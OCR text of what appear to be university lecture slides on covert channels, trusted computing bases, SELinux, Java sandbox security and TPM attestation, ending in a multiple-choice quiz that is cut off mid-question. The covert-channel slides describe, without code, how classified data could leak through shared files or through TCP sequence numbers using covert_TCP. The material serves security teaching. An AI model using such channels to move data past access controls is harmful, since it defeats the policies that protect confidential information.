
Covert Channel

- Security policies (e.g., MLS and compartments) are designed to restrict legitimate channels of communication
- May be other ways for information to flow
- For example, resources shared at different levels of MLS could be used to "signal" information
- **Covert channel**: a communication path not intended as such by system's designers

Covert Channel Example

- Alice has **TOP SECRET** clearance, Bob has **CONFIDENTIAL** clearance
- Suppose the file space shared by all users
- Alice creates file FileXYzW to signal "1" to Bob, and removes file to signal "0"
- Once per minute Bob lists the files
  - If file FileXYzW does not exist, Alice sent 0
  - If file FileXYzW exists, Alice sent 1
- Alice can leak **TOP SECRET** info to Bob!

Covert Channel Example



Covert Channel - requirement

- Other possible covert channels?
  - Print queue
  - ACK messages
  - Network traffic, etc.
- When does covert channel exist?
  1. Sender and receiver have a **shared** resource
  2. Sender able to vary some property of resource that receiver can observe
  3. "Communication" between sender and receiver can be synchronized

Covert Channel - Mitigation

- So, covert channels are everywhere
- "Easy" to eliminate covert channels:
  - Eliminate all shared resources…
  - …and all communication
- Virtually impossible to eliminate covert channels in any useful system
  - DoD guidelines: **reduce covert channel capacity** to no more than 1 bit/second
  - Implication? DoD has given up on *eliminating* covert channels!


BINGHAMTON UNIVERSITY

Covert Channel – Mitigation Example

- Consider 100MB **TOP SECRET** file
  - Plaintext stored in **TOP SECRET** location
  - Ciphertext (encrypted with AES using 256-bit key) stored in **UNCLASSIFIED** location
- Suppose we reduce covert channel capacity to 1 bit per second
- It would take more than **25 years** to leak entire document through a covert channel
- But it would take less than **5 minutes** to leak 256-bit AES key through covert channel!

BINGHAMTON UNIVERSITY

Real-World Covert Channel




- Hide data in TCP header "reserved" field
- Or use covert_TCP, tool to hide data in
  - Sequence number
  - ACK number

BINGHAMTON UNIVERSITY

Real-World Covert Channel – sequence number

- Hide data in TCP sequence numbers
- Tool: covert_TCP
- Sequence number X contains covert info



BINGHAMTON UNIVERSITY

Trusted Computing

Numerous computing devices

BINGHAMTON UNIVERSITY

BINGHAMTON UNIVERSITY

Numerous software

How should we trust these devices or software?

- **Trust** (Dictionary.com): firm **reliance** on the integrity, ability, or character of a person or thing.
- **Security**: the state of being free from danger or threat

Trust vs. Security

- **Trust** implies **reliance**
- Ideally, only trust secure systems
- All trust relationships should be explicit

- **Security** is a judgment of effectiveness of a particular mechanism
- Judge based on specified policy
- Security depends on trust relationships

Trusted computing - Definition

- "a system that you are forced to trust because you have no choice" -- US DoD
- "A 'trusted' computer does not mean a computer is trustworthy" -- B. Schneier

Trusted computing base

- Trusted Computing Base (TCB)
  - Hardware
  - Firmware
  - Operating System
  - …


- There is always a level at which we must rely on trust

Trusted computing is difficult


- **Software vulnerabilities**
  - Buffer overflow
  - Incomplete mediation
  - Race condition
- **Hardware exploitation**
  - Invasive probing
  - Non-invasive measurement

Side channel attacks: Unexpected attacks on smartcards

- Khokar et al., June 1998: Measure instantaneous power consumption of a device while it runs a cryptographic algorithm
- Different **power consumption** when operating on logical ones vs. logical zeros



Side channel attacks – multicore CPU



Trusted Systems: Hardware vs. Software

- **Hardware-based** trusted computing
  - Pros: High performance possible
  - Cons: Hard/costly to change
- **Software-based** trusted computing
  - Pros: Easy to change
  - Cons: Difficult to hold private keys

Software-Based Trusted Computing


- Goal of software-based trusted computing secure isolation
  - **Trusted OS** (e.g. Trusted Solaris, SE-Linux)
    - SE-Linux
  - **Virtualization**
    - Java virtual machine

SELinux: Trusted OS

Security Kernel in OS


- **Kernel** is the lowest-level part of the OS
- Kernel is responsible for
  - Synchronization
  - Inter-process communication
  - Message passing
  - Interrupt handling
- The **security kernel** is the part of the kernel that deals with security
- Security kernel contained within the kernel

Security ring architecture



Reference Monitor


- The part of the security kernel that deals with access control
  - Mediates **access** of subjects to objects
  - Tamper-resistant(isolated from other components)
  - Analyzable (small, simple, etc.)



Mainstream OS (e.g., Windows & Linux)

- Large and complex code base
- Optimized for ease of use, performance and reliability

Access control: who is allowed to access what?




Discretionary vs. Mandatory Access Control

- **Discretionary Access Control (DAC)** in Linux allows **owner** of the data object to control its access permissions.
- **Mandatory Access Control (MAC)** allows you to define permissions for how **all processes** (called *subjects*) **interact** with **other parts** of the system such as files, devices, sockets, ports, and other processes (called *objects* in SELinux).


Reference Monitor for Linux

- **LSM** (Linux Security Module) provides a reference monitor interface for Linux (complete mediation)



(a) sys_call_table export (b) LSM

SELinux Architecture builds on LSM



Initial developer: NSA

"NSA Security-enhanced Linux is a set of patches to the Linux kernel and some utilities to incorporate a strong, flexible mandatory access control (MAC) architecture into the major subsystems of the kernel. It provides an enhanced mechanism to enforce the separation of information based on confidentiality and integrity requirements, which allows threats of tampering and bypassing of application security mechanisms to be addressed and enables the confinement of damage that can be caused by malicious or flawed applications. It includes a set of sample security policy configuration files designed to meet common, general-purpose security goals."

- NSA Security-enhanced Linux Team


Policy in MAC system (SELinux)

- The behavior or control what is allowed or not is handled through **a policy file**
- In SELinux where MAC is implemented on top of a DAC system
- **The kernel checks and enforces DAC policy rules before MAC rules, so it does not check SELinux policy rules if DAC rules have already denied access to a resource**
- The specification of the policy (file) is the heart of the MAC system
- Reference selinux policies: can be downloaded at *https://github.com/TresysTechnology/refpolicy/wiki*

JAVA As Trusted Execution Environment

BINGHAMTON UNIVERSITY

Java Language



BINGHAMTON UNIVERSITY

Java characteristics

- Java is a high-level programming language
- Java is compiled and interpreted
  - Source code is compiled into bytecode (low-level, platform independent code)
  - Bytecode is interpreted (real machine code produced at run time)
  - Fast and portable ("write once run anyway")
- Dynamic linking (no link phase at compile time)
  - Program consists of class definitions
  - Each class is compiled into a separate class file
  - Classes may refer to each other, references are resolved at run-time

BINGHAMTON UNIVERSITY


Java language features

- Object-oriented
- Multi-threaded
- Strongly typed
- Exception handling
- Very similar to C/C++, but *cleaner* and *simpler*
  - no more struct and union
  - no more (stand alone) functions
  - no more multiple inheritance
  - no more operator overloading
  - no more pointers
- Garbage collection
  - objects no longer in use are removed automatically from memory

Clearly security relevant


BINGHAMTON UNIVERSITY

Java Virtual Machine



BINGHAMTON UNIVERSITY


Java Virtual Machine



JVM – Class File Verifier

- **Class file verifier**
  - Checks untrusted class files
    - Size and structure of the class file
    - Bytecode integrity (references, illegal operations, ...)
    - Some run-time characteristics (e.g., stack overflow)
  - A class is accepted only if it passes the test


JVM



JVM – Native method loader

- **Native method loader**
  - Native methods are needed to access some of the underlying operating system functions (e.g., graphics and networking features)
  - Once loaded, native code is stored in the native method area for easy access


Java Virtual Machine



JVM - Heap

- The heap
  - Memory used to store objects during execution
  - How objects are stored is implementation specific


Java Virtual Machine



JVM – Execution Engine

- **Execution engine**
  - a virtual processor that executes bytecode
  - has virtual registers, stack, etc.
  - performs memory management, thread management, calls to native methods, etc.

Java Virtual Machine



JVM – Security Manager


- **Security Manager**
  - Enforces **access control** at run-time (e.g., prevents applets from reading or writing to the file system, accessing the network, printing, ...)
  - Application developers can implement their own Security Manager
  - Or use the policy based SM implementation provided by the "standard" JDK
    - Extend `checkPermission` to add new rules
    - `-Djava.security.manager` to provide custom SM
  - Diminished in server-side environments and with the deprecation of applets
    - For applets and client-side Java applications, the role of the Security Manager has

Java security models

- The **sandbox** (Java 1.0)
- The concept of **trusted code** (Java 1.1)
- Fine grained **access control** (Java 2)

Java 1.0: The sandbox


- **Idea**: limit the resources that can be accessed by **applets** (this creates an execution sandbox)



- Local code had unrestricted access to resources
- **Downloaded code (applet)** was restricted to the sandbox
  - cannot access the local file system
  - cannot access system resources
  - can establish a network connection only with its originating web server

Java 1.1: The concept of trusted code


- **Idea**: applets that originate from a **trusted source** could be trusted



- Applets could be digitally signed
- Unsigned applets and applets signed by an untrusted principal were restricted to the sandbox
- Local applications and applets signed by a trusted principal had unrestricted access to resources

Java 2: Fine grained access control

- **Idea**: every code (remote or local) has access to the system resources based on what is defined in a **policy file**



- A **protection domain** is an association of a code source and granted permissions
- The code source consists of a **URL** and an optional signature
- **Permissions** granted to a code source are specified in **policy file**

Java's impact

- The Java system has been an example for many other languages, execution environments, systems

- E.g.
  - .Net
  - Android

Hardware TCB: Trusted Platform Module


Trusted Platform Module (TPM)

- Standard defined by the Trusted Computing Group
- Availability
  - Hardware chip in 100M laptops
  - HP, Dell, Sony, Lenovo, Toshiba,…
  - HP alone ships 1M TPM-enabled laptops each month
- Core functionality
  - Secure storage
  - Platform integrity reporting
  - Platform authentication


TRUSTED COMPUTING GROUP

Example: Infineon TPM

TPM Architecture




TPM Architecture



TPM Functions


- Integrity measurement
- Attestation
- Sealed Storage

Platform Configuration Registers (PCR)




- At least 16 PCR registers, each register stores 20 bytes
- Store the calculated hashes of system components for each boot

Maintaining a measurement List



- Measurement List
  - **Hashes** of system components
- PCR contains the **linked hash** of all measurements in the list
- **Verification** against known good values
  - Alterations to the list values can be detected

Example: Integrity Measurement of Secure Boot



- Measure a component before executing it
- Record the measurement as a **hash value** of the code/data
- Changes in the executing code can be detected by comparing measurement of executing code against recorded value
- The measurements themselves must be protected from *undetected* manipulation

Detecting malware attack

```
#000: D6DC07881A7EFD58EB8E9184CCA723AF4212D3DB boot_aggregate
#001: CD554B285123353BDA1794D9ABA48D69B2F74D73 linuxrc
#002: 9F860256709F1CD35037563DCDF798054F878705 nash
#003: 84ABD2960414CA4A448E0D2C9364B4E1725BDA4F init
#004: 194D956F288B36FB46E46A124E59D466DE7C73B6 ld-2.3.2.so
#005: 7DF33561E2A467A87CDD4BB8F68880517D3CAECB libc-2.3.2.so
...

#110: F969BD9D27C2CC16BC668374A9FBA9D35B3E1AA2 syslogd

...
```

initial

attack

```
...
#110: F969BD9D27C2CC16BC668374A9FBA9D35B3E1AA2 syslogd
...

#525: 4CA3918834E48694187F5A4DAB4EECD540AA8EA2 syslogd
```

Measurement before rootkit attack

Measurement after rootkit attack


Long-term Keys

- The TPM has two long-term key pairs stored in non-volatile memory on the TPM
  - Endorsement Key (EK)
  - Storage Root Key (SRK)
- **Endorsement Key (EK)**
  - **Private key** never leaves the TPM
  - Limited use to minimize vulnerability
  - Identifies individual platform: potential privacy risk
  - Public part contained in endorsement credential
  - EK and endorsement credential loaded by manufacturer
- **Storage Root Key (SRK)**
  - Basis for a key hierarchy that manages secure storage

Attestation Identity Key(AIK)

- AIK
  - Created by TPM to attest the identity of the device
  - Based on EK
  - Without revealing the EK
- Device use AIK to sign a quote
  - Quote is integrity measurement(hash) + nouce
- The remote party verifies the AIK-signed quote use corresponding AIK public key
  - E.g., Positive decision can let the device join a cluster; let the device use certain remote resources(software)

Remote Attestation




Remote Challenger
Challenge integrity of device

1. C : create non-predictable 160bit $nonce$
2. $C \rightarrow AS$: ChReq($nonce$)
3a. AS : load protected AIK_{priv} into TPM
3b. AS : retrieve $Quote = sig\{PCR, nonce\}_{AIK_{priv}}$
3c. AS : retrieve Measurement List ML
4. $AS \rightarrow C$: ChRes($Quote$, ML)
5a. C : determine trusted $cert(AIK_{pub})$
5b. C : validate $sig\{PCR, nonce\}_{AIK_{priv}}$
5c. C : validate $nonce$ and ML using PCR

C: challenger
AS: attesting system
AIK: attestation identity key
PCR: Platform Configuration Registers


Remote Attestation



1. C : create non-predictable 160bit $nonce$
2. $C \rightarrow AS$: ChReq($nonce$)
3a. AS : load protected AIK_{priv} into TPM
3b. AS : retrieve $Quote = sig\{PCR, nonce\}_{AIK_{priv}}$
3c. AS : retrieve Measurement List ML
4. $AS \rightarrow C$: ChRes($Quote$, ML)
5a. C : determine trusted $cert(AIK_{pub})$
5b. C : validate $sig\{PCR, nonce\}_{AIK_{priv}}$
5c. C : validate $nonce$ and ML using PCR

C: challenger
AS: attesting system
AIK: attestation identity key
PCR: Platform Configuration Registers


Remote Attestation



1. C : create non-predictable 160bit $nonce$
2. $C \rightarrow AS$: ChReq($nonce$)
3a. AS : load protected AIK_{priv} into TPM
3b. AS : retrieve $Quote = sig\{PCR, nonce\}_{AIK_{priv}}$
3c. AS : retrieve Measurement List ML
4. $AS \rightarrow C$: ChRes($Quote$, ML)
5a. C : determine trusted $cert(AIK_{pub})$
5b. C : validate $sig\{PCR, nonce\}_{AIK_{priv}}$
5c. C : validate $nonce$ and ML using PCR

C: challenger
AS: attesting system
AIK: attestation identity key
PCR: Platform Configuration Registers

Remote Attestation




1. C : create non-predictable 160bit $nonce$
2. $C \rightarrow AS$: ChReq($nonce$)
3a. AS : load protected AIK_{priv} into TPM
3b. AS : retrieve $Quote = sig\{PCR, nonce\}_{AIK_{priv}}$
3c. AS : retrieve Measurement List ML
4. $AS \rightarrow C$: ChRes($Quote$, ML)
5a. C : determine trusted $cert(AIK_{pub})$
5b. C : validate $sig\{PCR, nonce\}_{AIK_{priv}}$
5c. C : validate $nonce$ and ML using PCR

C: challenger
AS: attesting system
AIK: attestation identity key
PCR: Platform Configuration Registers

BINGHAMTON UNIVERSITY

Remote Attestation




1. C : create non-predictable 160bit $nonce$
2. $C \rightarrow AS$: ChReq($nonce$)
3a. AS : load protected AIK_{priv} into TPM
3b. AS : retrieve $Quote = sig\{PCR, nonce\}_{AIK_{priv}}$
3c. AS : retrieve Measurement List ML
4. $AS \rightarrow C$: ChRes($Quote$, ML)
5a. C : determine trusted $cert(AIK_{pub})$
5b. C : validate $sig\{PCR, nonce\}_{AIK_{priv}}$
5c. C : validate $nonce$ and ML using PCR

C: challenger
AS: attesting system
AIK: attestation identity key
PCR: Platform Configuration Registers

BINGHAMTON UNIVERSITY

Remote Attestation




1. C : create non-predictable 160bit $nonce$
2. $C \rightarrow AS$: ChReq($nonce$)
3a. AS : load protected AIK_{priv} into TPM
3b. AS : retrieve $Quote = sig\{PCR, nonce\}_{AIK_{priv}}$
3c. AS : retrieve Measurement List ML
4. $AS \rightarrow C$: ChRes($Quote$, ML)
5a. C : determine trusted $cert(AIK_{pub})$
5b. C : validate $sig\{PCR, nonce\}_{AIK_{priv}}$
5c. C : validate $nonce$ and ML using PCR

C: challenger
AS: attesting system
AIK: attestation identity key
PCR: Platform Configuration Registers

BINGHAMTON UNIVERSITY

Remote Attestation



1. C : create non-predictable 160bit $nonce$
2. $C \rightarrow AS$: ChReq($nonce$)
3a. AS : load protected AIK_{priv} into TPM
3b. AS : retrieve $Quote = sig\{PCR, nonce\}_{AIK_{priv}}$
3c. AS : retrieve Measurement List ML
4. $AS \rightarrow C$: ChRes($Quote$, ML)
5a. C : determine trusted $cert(AIK_{pub})$
5b. C : validate $sig\{PCR, nonce\}_{AIK_{priv}}$
5c. C : validate $nonce$ and ML using PCR

C: challenger
AS: attesting system
AIK: attestation identity key
PCR: Platform Configuration Registers

BINGHAMTON UNIVERSITY


Sealed Storage

- Goal: ensure that information is accessible only when the system is in a known/acceptable state
- System state determined by PCR value
- Encryption/Decryption
  - Encrypt/decrypt data only when system in ”good” state
  - Key is managed by TPM
- **Usage: Full Disk Encryption**
  - Sealed storage can be used for full disk encryption systems where the decryption key is sealed by the TPM. Only if the system boots in the expected, secure state can the key be accessed to decrypt the disk

BINGHAMTON UNIVERSITY

Secure Key Storage

- The TPM uses/manages many keys, but has **limited** storage
- Keys (except for the EK and SRK) may be placed in secure storage
- Secure storage may be on flash drive, file server, etc.
- Authdata (password) is associated with each key
- Key and authdata encrypted with storage key (creating a blob)
- Two forms: bind (normal encryption) and seal (bound to PCR state)



BINGHAMTON UNIVERSITY

Quiz

Quiz

- **What is the primary purpose of a Trusted Platform Module (TPM)?**
  - A) To serve as the primary storage unit in secure computing environments.
  - B) To manage user passwords and login credentials.
  - C) To provide hardware-based security functions like secure generation of cryptographic keys.
  - D) To monitor network traffic for malicious activity.

Quiz

- **What role does attestation play in TPM?**
  - A) It allows a device to prove to remote parties that it is running specified software.
  - B) It increases the data storage capacity of secure computing environments.
  - C) It provides users with regular updates on system performance.
  - D) It helps users reset their passwords securely.

Quiz

- **Which type of security policy is primarily used by SELinux?**
  - A) Role-based Access Control (RBAC)
  - B) Mandatory Access Control (MAC)
  - C) Discretionary Access Control (DAC)
  - D) Attribute-based Access Control (ABAC)

Quiz

- **How does SELinux enhance security compared to traditional Unix permissions?**
  - A) By allowing only root users to set permissions for files and processes.
  - B) By enforcing security policies that are defined outside of the traditional user and group permission system.
  - C) By disabling network access to improve security.
  - D) By using more complex password policies.

Quiz

- **What role does the Java Security Manager play in JVM security?**
  - A) It manages user passwords and access levels.
  - B) It controls access to system resources and capabilities, like file I/O and network access, based on a security policy.
  - C) It encrypts and decrypts data stored by Java applications.
  - D) It ensures that Java applications are distributed securely.

Quiz

- **What is the purpose of an access control list (ACL) in authorization?**
  - A) It lists all users in a system and their password hashes.
  - B) It defines what actions specific users or groups can take with respect to objects in a system.
  - C) It monitors and logs all user activities within the system.
  - D) It encrypts data as per user specifications.

Quiz

- **What is the primary difference between authentication and authorization?**
  - A) Authentication is about determining if a user is allowed to access a system, while authorization is about monitoring user actions.
  - B) Authentication verifies a user's identity, whereas authorization determines the resources a user can access and the actions they can perform.
  - C) Authentication encrypts user data, and authorization decrypts it.
  - D) There is no difference; both terms are interchangeable.

Quiz

- **Which of the following is a common method of authentication?**
  - A) Encryption
  - B) Firewalls
